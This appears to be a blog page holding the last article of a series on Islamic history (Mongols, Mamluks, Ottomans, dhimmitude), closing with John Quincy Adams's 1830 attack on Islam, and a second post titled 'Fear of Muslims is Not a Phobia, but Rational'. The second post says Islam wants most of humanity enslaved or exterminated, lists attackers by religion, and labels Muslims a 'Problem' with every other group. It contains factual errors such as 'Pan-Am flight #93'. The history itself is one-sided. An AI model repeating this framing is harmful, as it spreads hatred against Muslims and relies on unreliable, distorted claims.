Hulagu's goal was to 'gain possession of Jerusalem because they wanted to destroy the Arabs who were in Syria and in Palestine, and to massacre their Saljuk supporters.' He sacked Aleppo and Damascus surrendered to him in 1260. But while preparing to take Jerusalem, he learned of Mangu's death and returned to Mongolia. He was empowered to take control over all the lands he had conquered, but instead he declared himself to be an independent king, an Il-Khan. He was defeated by a Mamluk army in 1260, and continued to reign until 1265.

Initially the Mongols tried to form treaties and alliances with the Christian kings of Europe and the Pope in Rome. However, these rulers did not understand that Hulagu's goal was simply the destruction of Islam's followers, and no agreements were ever reached. When the Mongols saw 'that there was no military assistance to be gained from Europe, their Christian zeal began to abate, and Western Mongols began to fraternize with Syrian and Egyptian Muslims, and Islam began to make progress among them.'

A larger degree of tolerance towards Christians within Islamic lands was exhibited at this time. Not only did Hulagu support Christianity, but his brother Kublai did as well – despite the latter's personal belief in Lamaism. Kublai did much to support the development of Christianity within his kingdom, which by this time stretched from the Yellow Sea in the east to the Black Sea in the west, and from Mongolia in the north to Tonquin in the south. Muslims did not make any overt effort against other religions so long as Kublai Khan lived. He died in 1294.

With Kublai Khan's death, the Muslims began to rebel against the Mongols and rose against the Christians. 'The Arabs hated the Mongols both as men and as Christians, and their memories of the atrocities committed at Baghdad by Hulagu, nerved them to fight to the death, sparing no one.' Hulagu's son Abga, who reigned from 1265 – 1281, continued to correspond with the Pope and kings of Europe. It was during his reign that Marco Polo travelled to the east.

After Abga's reign, his successors initially vacillated between Christianity and Islam and became too weak to prevent attacks by local Islamic forces. By the fourteenth century, 'the Nestorians were cruelly persecuted; the goods of their merchants were confiscated, their churches were destroyed, and those who refused to accept Islam and could not escape were slain. It is probable that large numbers became Muslims and excused themselves for so doing by saying that it was better to accept a religion which proclaimed God and His Unity, than to revert to paganism and idolatry.'

By the end of the fourteenth century, Nestorianism practically ceased to exist in Persia, Central Asia, or China. The last of the Il-Khans continued to rule until 1335. *The Monks of Kublai Khan*

Emperor of China chronicles the persecution and massacres of Christians in the villages of Maraghah near Azerbaijan and Arbil northwest of Baghdad in Kurdish Iraq late in the thirteenth century. Other works chronicle similar events around Mosul, Baghdad, the Mardin region in Turkey, and a Nestorian village along the Tigris during this same period.

The Mamluks

As noted above, the Mamluks defeated the Mongols in 1260. This is the first documented defeat of the Mongol army in open combat. Mamluk literally means slave, and the Mamluks were a slave army of Seljuk Turks and Circassians, created and employed by the Islamic rulers during the Abbasid dynasty. The Mamluks frequently used their military power to overthrow the local political authority. These usurpations of power often did not last long, but in Egypt they were able to become the power behind a caliph – who was maintained as a symbol to legitimize their authority. Any caliph who did not acquiesce soon found themselves dispatched by the Mamluk generals. By the middle of the thirteenth century, they were strong enough to establish dynasties in both Egypt and India.

'Historians have traditionally broken the era of Mamluk rule into two periods—one covering 1250-1382, the other, 1382-1517. Western historians call the former the "Bahr'I" period and the latter the "Burji," because of the political dominance of the regiments known by these names during the respective times. The contemporary Muslim historians referred to the same divisions as the "Turkish" and "Circassian" periods, in order to call attention to the change in ethnic origin of the majority of Mamluks, which occurred and persisted after the accession of Barquq in 1382.'

The following is a map of the Mamluk Dynasty at its peak.




Figure 2: Mamluk Dynasty at its peak – 1317

There is general agreement that the Mamluks declined during their Circassian period. They drove the last of the Crusaders out of the Holy Lands and turned back the Mongols – both of which occurred during the Turkish period. During the Turkish period, advancement was based upon ability. Under the Circassians, advancement became based upon race (i.e., Circassian). Other factors led to the weakening of the Mamluks, including an inability to unite to defeat Bedouin raiding parties that resulted in economic disorder arising from trade disruptions and agricultural losses. These were further compounded by several plagues that occurred within Egypt and the East. This left the Mamluks unable to prevent Tamerlane from taking Baghdad temporarily in 1395. The final economic blow came with the Portuguese discovery of a sea route to the East at the beginning of the sixteenth century.

The declining economy weakened the army as the taxes needed to maintain it could not easily be raised. The Mamluks were defeated by the Ottomans in both Syria and Egypt. One reason for the defeat was the adoption of field artillery by the Ottomans, while the Mamluks used artillery only when conducting sieges. The Mamluk territory became a part of the Ottoman Empire in 1517, with much of the general population rising up against the Mamluks and the corruption they represented.

The Mamluks continued to be a presence within the Ottoman Empire. They became a part of the Ottoman army, and over time again achieved positions of significant power and influence over the Empire. The Ottomans removed the Mamluk requirement of excluding their sons from serving

only in non-slave regiments. This resulted in changing the dynamics of loyalty from one based upon their regiment to one based upon family ties, and created additional factions that made it difficult to hold the Empire together. As we will see shortly, by the end of the seventeenth century the Mamluks once again controlled the armies, tax revenue and government. Napoleon faced a Mamluk army when he entered Egypt in 1798, but Mamluk power ended when they were massacred by Muhammad Ali Pasha in 1811.

The Ottomans

As noted above, the Turks had been driven into Anatolia and Syria by the advance of the Mongols. During Hulagu's reign, the Mongols took portions of eastern Anatolia from the Turks, but their primary objectives were Syria and the city of Jerusalem. It was from northwestern Anatolia that the Ottoman Empire rose. Osman was from the Kayi tribe, and the prince of a territory on the border frontier with the Byzantines. After the last defeat of the Seljuk Turks by the Mongols in 1293, Osman was able to take additional territory from the Byzantines who were in a state of decline. He ruled until 1324 and it is during his reign that the Ottoman Empire began.

Osman was succeeded by Orhan and his son Murad I. They continued taking territory from the Byzantines, eventually moving into southeastern Europe, but bypassing the major cities like Constantinople and Belgrade as they did not then have the means to conquer these more heavily fortified cities. They continued the Abbasid tactic of destroying the sources of food and tax revenue in order to weaken their adversaries.

The wealth generated by the taking of Byzantine territory attracted many nomads to fight for the Ottomans, but Orhan began a tradition of employing Christian mercenaries to lessen the Empire's reliance on the nomads. Orhan's annexation of Karasi (in southern Anatolia) also made the Ottoman Empire the primary ally of the Byzantines. This alliance provided the Ottomans with the opportunity to gain direct knowledge of the Byzantine territory and its weaknesses. The early Ottoman rulers also strengthened their alliances by marriage, to both Christian courts and Islamic principalities. Orhan ruled until 1360. A map of the Ottoman and Byzantine Empires around 1350 is shown below.

Figure 3: Byzantine and Ottoman Empires about 1350

Murad I was succeeded by his son Bayezid I, after the formers death in one of the Battles of Kosovo. He turned his attention to Anatolia to eliminate a threat from one of the remaining Turkish territories (Karaman) to the east. Bayezid's accomplishments were so significant that 'he was given the title of sultan by the shadow Abbasid caliph of Cairo, despite the opposition of the caliph's Mamluk masters.' The Seljuk Turks were attacked by Tamerlane in 1397 in order to protect the latter's flank as he drove into India and Persia. Bayezid's followers deserted him – all except his Christian mercenaries – and he was captured at the battle of Ankara, and died a short time later. Tamerlane broke up the Ottoman territory in order to remove the threat they posed to his ambitions.

Murad II was made ruler by Turkish notables in 1421 and ruled until 1451. Murad began to resent the power that had been gained by the notables, and created the *devsirme* system as a counter-balance. This system formalized the practice begun by Orhan of levying, as tribute, one fifth of the Christian children from the Balkan region. The children of non-Muslims were viewed as fay, property belonging to the state, and under Murad the levies began to be collected annually. The youngsters were generally 14-20 years of age when drafted, were taken in contingents of a thousand at a time, and taken from the families of the aristocracy and priests. They were converted to Islam and served the sultan for life in his *janissary* corps, an infantry used against Christian kingdoms in the Ottoman's wars. A parallel system of *ichoghlani* was also created that took children six to ten years of age into the service of the sultan as Ottoman administrators, after a training period of fourteen years.

To increase the sultan's power further, the concept of using a military slave force for the benefit of the Empire (*kapikulu*) was enlarged to include the Turkish nobility as well. With this change only persons accepting the status of slave, whether Muslim or non-Muslim, could hold positions in the Ottoman army or government. Anyone could achieve this status as long as they accepted 'absolute obedience to their master and the devotion of their lives, properties, and families to his service.'

Later sultans continued to play the notables against the janissaries in order to retain power and control the Empire. With the fall of Constantinople in 1453, the Turkish notable's power significantly decreased, and many were executed or exiled to Anatolia. However, the power of the janissaries and notables continued to fluctuate within the Empire. The Ottoman's continued to fight against the kingdoms of Europe, the Mamluks in Syria and Egypt, and the Safavids in Persia.

The Safavids were Turkish tribes who emigrated from eastern Anatolia into Persia in reaction to the Ottoman return to a strictly orthodox form of Sunni Islam. The Safavid embraced Shia and Sufi doctrines, and spread dissension leading to several revolts within Ottoman provinces. The Ottomans were unable to conquer the Safavids, as the latter generally chose not to engage in direct conflict. Their dynasty lasted from about 1501 through the early part of the 18th century. This rift left the Islamic world divided as we see it today. As was mentioned earlier, the Mamluk Dynasty was defeated and became part of the Ottoman Empire in 1517. Finally, the Empire advanced as far as Vienna, where it was defeated a second time in 1683.

The map below shows the Ottoman Empire's expansion from its inception to its peak in about 1599.




Figure 4: Rise of the Ottoman Empire 1300 – 1599

Governance

As **mentioned in an earlier article**, the military was added as a third functional institution of the ruling class during the Abbasid Dynasty, in addition to the state and religious functions. The Ottomans added a fourth functional institution of administration. This new function was responsible for the collecting of all the Empire's revenue and its expenditures. During Ottoman rule all members of the army and government were required to submit in complete obedience to the sultan. Increasingly this required administrators to be followers of Islam, and the employment of the *janissaries* and *ichoghlani* over time ensured that shift occurred.

The attributes needed to enter the Ottoman ruling class included:

- Professing complete loyalty to the state.
- Acceptance of orthodox (Sunni) Islam.
- Knowing and practicing the Ottoman Way, a complicated system of customs, behaviors, and language.

The function of this ruling class was to preserve the Islamic state. Its main duty was to enlarge, protect, and exploit the Empire's wealth for the state's benefit.

The Empire increased its territory through war. The janissaries and mercenaries used by the Empire were paid with salaries instead of booty. While this provided more control over the wealth obtained by the Empire, it also resulted in incurring a much higher degree of fixed expenses that had to be met. The size of the army that needed to be maintained proved to be a great weight on the Empire's economy. Large debts were accumulated to finance its continuing wars. This led several sultans to take some of the following actions in order to try and maintain economic order:

- Devaluation of coins by reducing the amount of precious metal they contained. This led to inflation and individuals hiding the more valuable coins from the Empire's tax collectors, which then led to policies of forced remittance of older coins or their confiscation by the Empire.
- Creation of monopolies sanctioned by the government. The sale of monopolies provided a temporary increase in the government's revenues, but this was offset by weak economic conditions created by inferior goods being produced and sold for much higher prices than were available outside the Empire.
- All revenue producing property was determined to belong to the state and therefore confiscated, reducing the incentive to effectively manage the land's production.
- As the army grew, land was given as timars and tax farms in lieu of wages, a structure that still allowed revenue to be produced for the Empire but set up conflict between local ruler's

and the sultans interests.

The weakened economic conditions led to shortages and increased social unrest. The rise of nationalism in the eighteenth and nineteenth centuries led to many rebellions, particularly in the Balkan region. While the government was able to play the rebel factions against each other, the result was often that the food supply was disrupted – leading to widespread famines, and a further increase in social unrest.

Society's fabric was exemplified by Shari'a. Shari'a became the core of political, social, and moral regulations and principles. It was intended to cover all aspects of Muslim life. Sultans were left to create civil law where it did not conflict with Shari'a. While civil law could be invalidated where it conflicted with Shari'a, as we saw earlier, such conflicting rules were often co-opted and over time incorporated into Islamic law. (Also see the next section on Dhimmitude.)

The sultans were able to exercise great authority as they had the army to back them up. But in reality they were more like tribal chiefs. They received the extra fifth of booty advocated by Islamic law, but retaining the notables' loyalty depended on conquering new territory and providing booty to those who followed them. With the decline of the Turkish notable's power, the sultans no longer had a counter-weight to balance against the power of the janissaries. Instead the army (including the Mamluks) later exercised control over the sultans and increasingly began to use the government for its own benefit.

The changes in the military led to the creation of innumerable factions within the ruling class, and they worked to reduce the sultan's power by keeping them uneducated and out of any situation where they could learn how to exercise their power. Several attempts at reform were undertaken by some of the later sultans, but these were hampered by: (1) the factions themselves, (2) a decrease in centralized authority as power had devolved to the various factions, and (3) a sense of Ottoman superiority leading it to reject many of the changes that had occurred in the rest of the world. From the Ottoman's view their failure was not that the changes occurring elsewhere were superior, but rather that they were somehow failing to apply the techniques that had worked so well for them in the past.

As Islam is orthopraxic (concerned primarily with correct practice) it tends to look backward, whereas Christianity relies on orthodoxy (concern with correct belief) and tends to be forward looking.

The final blow came with the Empire's alliance with Central Powers in World War I. The surrender of Bulgaria in 1918 severed the direct links between the Ottoman Empire and Germany, and the Ottoman Empire signed an armistice later that year. The map below shows the disintegration of the Ottoman Empire.

Figure 5: Ottoman Empire, 1800 – 1924

Dhimmitude

As **noted in the last article**, the Abbasid dhimma's policies continued under the Ottomans, and the harsh treatment of conquered peoples under jihad continued until the seventeenth century. This corresponds with the period leading to the Ottomans peak territorial expansion. In addition, large forced relocations of both Muslim and non-Muslim populations occurred as they did during the Abbasid period. In regards to jihad and its aftermath:

> 'The holy war being the cornerstone of the Ottomans state and the source of its expansion, strength, and wealth, the government and administration of the empire was entirely dominated by militaristic imperatives. When resistance from the Habsburgs in central Europe and from Persia in the East halted Ottoman expansion in the sixteenth and seventeenth centuries, the war machine lost its external combat zones and imploded, devastating the territory of the empire itself. As in the Arab period when an anarchical phase followed a period of conquests, so the immigration of semi-nomadic tribes engendered uncontrollable disorders in Anatolia, Armenia, and the Balkans. Turkish immigrants, adventurers, fleeing slaves, and peasants, driven from their lands or deported, formed a floating, rootless population living from banditry, rebel chiefs recruited their troops and their liege men from such groups.'

The Ottoman sultans at times did try to help the conquered peoples, but the actions of local chiefs often undermined the sultan's policies. There are several actions during the Ottoman period that are pointed to as indications of more humane treatment of non-Islamic populations. One is the conquest of Constantinople. The city was spared devastation during the siege. It had to be repopulated after its fall, as 'fifty to sixty thousand people were enslaved and deported.' Mehmed II had a goal of restoring the city's industry and trade. To do this he brought in people from all ethnicities and religions from the Empire to the renamed Istanbul. An invitation was extended to Jews living outside the Empire to come to Istanbul in particular and the Empire in general, and later under Suleyman I France was given special dispensations in trade and commerce in return for coordinating its efforts against their mutual enemy, the Hapsburgs. The French privileges later grew to allowing the Catholic Church to create schools and missions within the Empire to convert non-Muslims to Catholicism.

We also noted in the previous article that the Islamic Empire was sometimes welcomed as a religious liberator. With the Christianization of the Roman Empire the mixing of state and religion had institutionalized persecution within Byzantine's government and administration. These policies and laws 'based on religious dogma, were henceforth integrated into Islamic legislation, now justified by other theological principles. In an ironic twist of history, Islam found —in the countries which had come under its domination—an outstanding instrument of oppression for the destruction of Christians, already formulated and perfected by the Church itself.'

'Similarity exists in the two sets of legislation concerning the possession of slaves, proselytism, blasphemy, apostasy, religious buildings, conversions, exclusion from public office, prohibition of mixed marriage, social segregation, and the refusal to accept testimony in court.' Although there was great similarity between both sets of laws, it must be remembered that Islamic law developed within an entirely different ideological structure. Within Islam, these laws were placed within the concept of religious war where the rights of non-Muslims depended on a relationship of protection borrowed from Arabic culture.

To this set of regulations the Muslims added the *jizya*: 'the blood ransom in exchange for the right to life. Later, additional degrading legislation brought persecution to a level of refinement rarely attained. It decreed the form and color of the dhimmi's clothing and shoes, their haircut and headgear. It specified the type of mounts and saddles permitted and the way in which they could be ridden, as well as greetings and behavior in the street.'

Monophysites, Copts, Jacobites, Armenians, and Nestorians had all been persecuted and tortured at various times under the Byzantines. And all these different groups at times persecuted the Jews. The Persians had welcomed many of these groups, and the Nestorians were the largest non-Zoroastrian group within Persia before its fall to the early caliphs. This religious persecution was a

primary cause for many groups deserting the Byzantines and welcoming Islam during the early jihad.

Third, under the Ottomans many non-Muslims were allowed to live in self-governing communities called millets under their own religious laws, traditions, and language. A millet's leader was both a religious and government leader – again a mixing of state and religion into a single function. With the institutionalized persecution noted above, religious intolerance was exacerbated within the millet system – and the Ottomans at times exploited these religious hostilities to maintain order. These schisms reignited again during the rebellions related to the nationalism movements of the nineteenth and twentieth centuries at the end of the Ottoman Empire.

The dhimmis rebelled in order to restore their basic freedoms and recognize their nationality, culture, and languages. These actions brought reprisals from the umma. A few significant persecutions include:

- The 1822 taking of the Greek island of Chios where all but 1,800 of the 113,000 inhabitants were either massacred or sold into slavery.
- The execution of 100,000 – 200,000 Armenians in eastern Anatolia during 1894 – 1896, that encouraged many Armenians to become Orthodox in order to seek the protection of Russia.
- The execution of as many as 600,000 Armenians in eastern Anatolia during World War I, with others being deported.

Observations of John Quincy Adams

In closing this series, John Quincy Adams wrote some observations about the Ottoman Empire and Islam over one hundred and eighty five years ago. In addition to being the fifth President of the United States, he had a long experienced career serving on diplomatic missions that started with accompanying his father, John Adams, to France and the Netherlands when he was only twelve years old. Beginning at the age of fourteen he spent time in Russia, Finland, Sweden, and Denmark. He was appointed minister to the Netherlands in 1793 at the age of 26, and the first minister to Russia in 1809 where he served until 1814 when he was recalled to help negotiate the treaty ending the War of 1812 between the US and Great Britain. He served as Secretary of State from 1817 – 1825, and was selected by the House of Representatives to be President in 1825 when the candidates running all failed to receive the necessary number of electoral votes to win the election.

He was one of the chief architects of the Monroe Doctrine as Secretary of State, and a witness to the wars against the Barbary Pirates and the Greek War for Independence from the Ottomans. While he opposed intervening in European affairs, he was very well acquainted with both the

Ottoman Empire and Islam, and was a long-time opponent of slavery. The following is an extract from the 1830 *The American Annual Register* comparing Christianity with Islam.

> ‘The Christian was taught, that the end of his being on earth, was the salvation of his soul hereafter. … THE ESSENCE OF THIS DOCTRINE IS, TO READY THE SPIRITUAL PART OF HIS NATURE. …
>
> ‘In the seventh century of the Christian era, a wandering Arab of the lineage of Hagar, the Egyptian, combining the powers of transcendent genius, with the preternatural energy of a fanatic, and the fraudulent spirit of an imposter, proclaimed himself as a messenger from Heaven, and spread desolation and delusion over an extensive portion of the earth.
>
> ‘Adopting from the sublime conception of the Mosaic law, the doctrine of one omnipotent God; he connected indissolubly with it, the audacious falsehood that he was himself his prophet and apostle. Adopting from the new Revelation of Jesus, the faith and hope of immortal life, and of future retribution, he humbled it to the dust, by adapting all the rewards and sanctions of his religion to the gratification of the sexual passion.
>
> ‘He poisoned the sources of human felicity at the fountain, by degrading the condition of the female sex, and the allowance of polygamy; and he declared undistinguishing and exterminating war, as a part of his religion, against all the rest of mankind. THE ESSENCE OF HIS DOCTRINE WAS VIOLENCE AND LUST: TO EXALT THE BRUTAL OVER THE SPIRITUAL PART OF HUMAN NATURE.
>
> ‘Between these two religions, thus contrasted in their characters, a war of twelve hundred years has already raged. That war is yet flagrant; nor can it cease but by the extinction of that imposture, which has been permitted by Providence to prolong the degeneracy of man. While the merciless and dissolute dogmas of the false prophet shall furnish motives to human action, there can never be peace upon earth, and good will towards men. The hand of Ishmael will be against every man, and every man’s hand against him. …
>
> ‘It is the dominion of matter over mind; of darkness over light; of brutal force over righteousness and truth. But divine justice finds not its consummation upon earth. Individual virtue or vice, receives much of its retribution after its mortal career has closed; and the rewards and punishments of nations are adapted to measures of time, extending over numerous successive generations, and many centuries of years.’ (Emphasis in the original)

Adams contrasts the engine of commerce to that of war, and uses the examples of the American War for Independence with the role of the East India Company in India.

> ‘In the half century that has elapsed since the publication of that work , this truth, which a philosophical historian ought then to have discerned and traced to its causes, has been manifested in broader light from year to year. While the whole power of the British empire has been signally baffled by inglorious defeat in the attempt to retain in subjugation three millions of their own countrymen and fellow Christians in North America; a company of London merchants, under the patronage, though with little aid, of their government, have subdued in the far more distant regions of Hindustan, ten times as many millions of the disciples of Mahomet, or their subjects, and, as if Providence had specially intended to mark the contrast of glory and shame between the crescent and the cross, the same Christian chieftain who surrendered his sword to Washington at Yorktown, afterwards received as captive hostages the sons of Tippoo Saib, seven years before the extinction of his life and empire at the storm of Seringapatam.’

Adams also cites Christianity’s obligations and contrasts those with Islam.

> ‘The infidel denies it in vain – This system of ethics, and of religion, promulgated by “the Galilean,” has raised the standard of human power, as well as of human virtue, higher than that of any other portion of the inhabitants of the globe.’ …
>
> ‘The first of his obligations is to himself: to persevere in the program of self-improvement. … His next duties are to his fellow men: to those whom he only, of all the tribes and nations of the earth, is bound by the law of his God to consider as his brethren; as children of the same parent, doomed like him to a pilgrimage of probation here, but entitled, like himself, to look forward to a more joyful and glorious hereafter.
>
> ‘His superior acquirements have vested him with the privilege, and imposed upon him the obligation of becoming the teacher of his less enlightened fellow creatures; to make them acquainted with the blessings within their reach; and to lead them in the path of their own felicity. …
>
> ‘The precept of the koran is, perpetual war against all who deny, that Mahomet is the prophet of God. The vanquished may purchase their lives, by the payment of tribute; the victorious may be appeased by a false and delusive promise of peace; and the faithful follower of the prophet, may submit to the imperious necessities of defeat: but the command to propagate the Moslem creed by the sword is always obligatory, when it can be made effective. The commands of the prophet may be performed alike, by fraud, or by force.’

He goes on to describe an incident after the Barbary pirates were defeated by Decatur. Treaties were drawn up in both English and Arabic where the Dey renounced all claims of tribute from the United States. Both treaties were signed, but unbeknownst to Decatur, an additional clause was inserted into the Arabic copy of the treaty that had not been a part of the negotiations. 'Within a year the Dey demands, under penalty of the renewal of the war, an indemnity in money for the frigate taken by Decatur … The arrival of Chauncey, with a squadron before Algiers, silenced the fraudulent claim of the Dey, and he signed a new treaty in which it was abandoned; but he disdained to conceal his intentions; my power, said he, has been wrested from my hands; draw ye the treaty at your pleasure, and I will sign it; but beware of the moment, when I shall recover my power, for with that moment, your treaty shall be waste paper. He avowed what they always practiced, and would without scruple have practiced himself.'

One trend that has been seen repeatedly throughout these articles is that the mixing of religion and government into a single function leads to the corruption of both, and the detriment of society – regardless of the religion. This is one of the reasons that our Constitution's fulfillment of the promises made within the Declaration includes the protection of religion from government. But while religion is to be protected from government, religion is to have an indirect influence on government through the virtue and morality it instills in a people. In order for that virtue and morality to exist, there must be an ethical moral basis in a religion's underlying beliefs and philosophy that teaches and promotes these values, and they must always be taught to the next generation. As this knowledge is not being taught in our public schools today, it is the topic of my work *Do You Want To Be Free?*, and a forthcoming work (tentatively titled *Charity and Society*).

In writing these articles, the objective was simply to provide you with information about some of Islam's basic tenets, their development, and some implications arising from its doctrines. To state the facts using original source material wherever possible. While this series on Islam's history ends here, I hope that your journey to learn more will continue. Truth can only be found in our Creator, and it is in the search for truth alone that we find our freedom as we come to know Him. May we all find and live in the truth.

Budge, Sir E. A. Wallace, *The Monks of Kublai Khan Emperor of China*, 1928, Assyrian International News Agency, **http://www.aina.org/books/mokk/mokk.pdf**. This is a translation of the original Syriac text. This quote comes from the Introduction to this work.

Ibid.

Ibid.

Ibid.

Ibid.

Ibid.

Ibid.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam, From Jihad to Dhimmitude*, pp. 346-7, Fairleigh Dickinson University Press, 2002. An extract from the chronicle of Bar Hebraeus is reproduced.

Ibid, pp. 356-9. An extract from the chronicle of Bar Hebraeus is reproduced

Ibid, pp. 350-6. An extract from the chronicle of Bar Hebraeus is reproduced.

Britannica Online Encyclopedia, **http://www.britannica.com/topic/Mamluk.**

By Ro4444 – Own work, CC BY-SA 4.0, **https://commons.wikimedia.org/w/index.php?curid=46642565.**

Britannica Online Encyclopedia, **http://www.britannica.com/topic/Mamluk**, accessed January, 2016.

Wikipedia, *The rise and fall of Kantakouzenos*, **https://en.wikipedia.org/wiki/Byzantine_Empire_under_the_Palaiologos_dynasty#The_rise_and_fall_of_Kantakouzenos.2C_1341.E2.80.931357**, accessed February, 2016.

Britannica Online Encyclopedia, **http://www.britannica.com/place/Ottoman-Empire**, accessed January, 2016.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam, From Jihad to Dhimmitude*, pp. 113, Fairleigh Dickinson University Press, 2002.

Ibid, p. 115.

Britannica Online Encyclopedia, **http://www.britannica.com/place/Ottoman-Empire**, accessed January, 2016.

Ibid.

Britannica Online Encyclopedia, **http://www.britannica.com/place/Ottoman-Empire**, accessed January, 2016.

Ibid.

Ibid.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam, From Jihad to Dhimmitude*, p. 120, Fairleigh Dickinson University Press, 2002

Ibid, p. 132.

Ibid, p. 147.

Ibid.

Ibid.

Ibid, p. 187.

Ibid, p. 195.

Britannica Online Encyclopedia, **http://www.britannica.com/place/Ottoman-Empire**, accessed January, 2016.

Blunt, Joseph (1830), *The American Annual Register for the Years 1827-8-9,* Vol. 29, pp. 268-270, New York: E. & G.W. Blunt. , URL: **http://www.archive.org/stream/p1americanannual29blunuoft**

Ibid, pp. 270-1.

Ibid, pp. 273-4.

Ibid, p. 274.

Wolf, Dan, *Do You Want To Be Free?*, Telemachus Press, 2013. **http://www.livingrightly.net**.

Fear of Muslims is Not a Phobia, but Rational

FEBRUARY 29, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

The term Islamophobia is an OXYMORON since having a Phobia means having an IRRATIONAL FEAR.

Fearing Islam which wants 80% of humanity Enslaved or EXTERMINATED is totally RATIONAL and hence cannot possibly be called a Phobia. This video is not limited to any one religion but the following is true:

The Shoe Bomber was a Muslim
The Beltway Snipers were Muslims
The Fort Hood Shooter was a Muslim
The Underwear Bomber was a Muslim
The U-S.S. Cole Bombers were Muslims
The Madrid Train Bombers were Muslims
The Bali Nightclub Bombers were Muslims
The London Subway Bombers were Muslims
The Moscow Theatre Attackers were Muslims
The Boston Marathon Bombers were Muslims
The Pan-Am flight #93 Bombers were Muslims

The Air France Entebbe Hijackers were Muslims
The Iranian Embassy Takeover, was by Muslims
The Beirut U.S. Embassy Bombers were Muslims
The Libyan U.S. Embassy Attack was by Muslims
The Buenos Aires Suicide Bombers were Muslims
The Israeli Olympic Team Attackers were Muslims
The Kenyan U.S, Embassy Bombers were Muslims
The Saudi, Khobar Towers Bombers were Muslims
The Beirut Marine Barracks Bombers were Muslims
The Besian Russian School Attackers were Muslims
The First World Trade Center Bombers were Muslims
The Bombay, Mumbai, India Attackers were Muslims
The Achille Lauro Cruise Ship Hijackers were Muslims
The Nairobi, Kenya Shopping Mall Killers were Muslims
The September 11th 2001 Airline Hijackers were Muslims

The Sydney, Australia Lindt Cafe Kidnapper was a Muslim

The Peshawar, Pakistani School Children Killers were Muslims

https://youtube.com/watch?v=tJnW8HRHLLw

Think of it:

Hindus living with Jews = No Problem

Baha'is living with Jews = No Problem

Jews living with Atheists = No Problem

Sikhs living with Hindus = No Problem

Hindus living with Baha'is = No Problem

Christians living with Jews = No Problem

Jews living with Buddhists = No Problem

Shintos living with Atheists = No Problem

Buddhists living with Sikhs = No Problem

Baha’is living with Christians = No Problem

Buddhists living with Shintos = No Problem

Buddhists living with Hindus = No Problem

Hindus living with Christians = Only a rare problem.

Atheists living with Buddhists = No Problem

— living with Hindus = No Problem

Atheists living with Confucians = No Problem

Muslims living with Jews = Problem

Muslims living with Sikhs = Problem

Muslims living with Hindus = Problem

Muslims living with Baha’is = Problem

Muslims living with Shintos = Problem

Muslims living with Atheists = Problem

Muslims living with Buddhists = Problem

Muslims living with Christians = Problem

MUSLIMS LIVING WITH MUSLIMS = VERY BIG PROBLEM

**********SO THIS LEAD TO **********

They’re not happy in Gaza

They’re not happy in Egypt

They’re not happy in Libya

They’re not happy in Iran

They’re not happy in Iraq

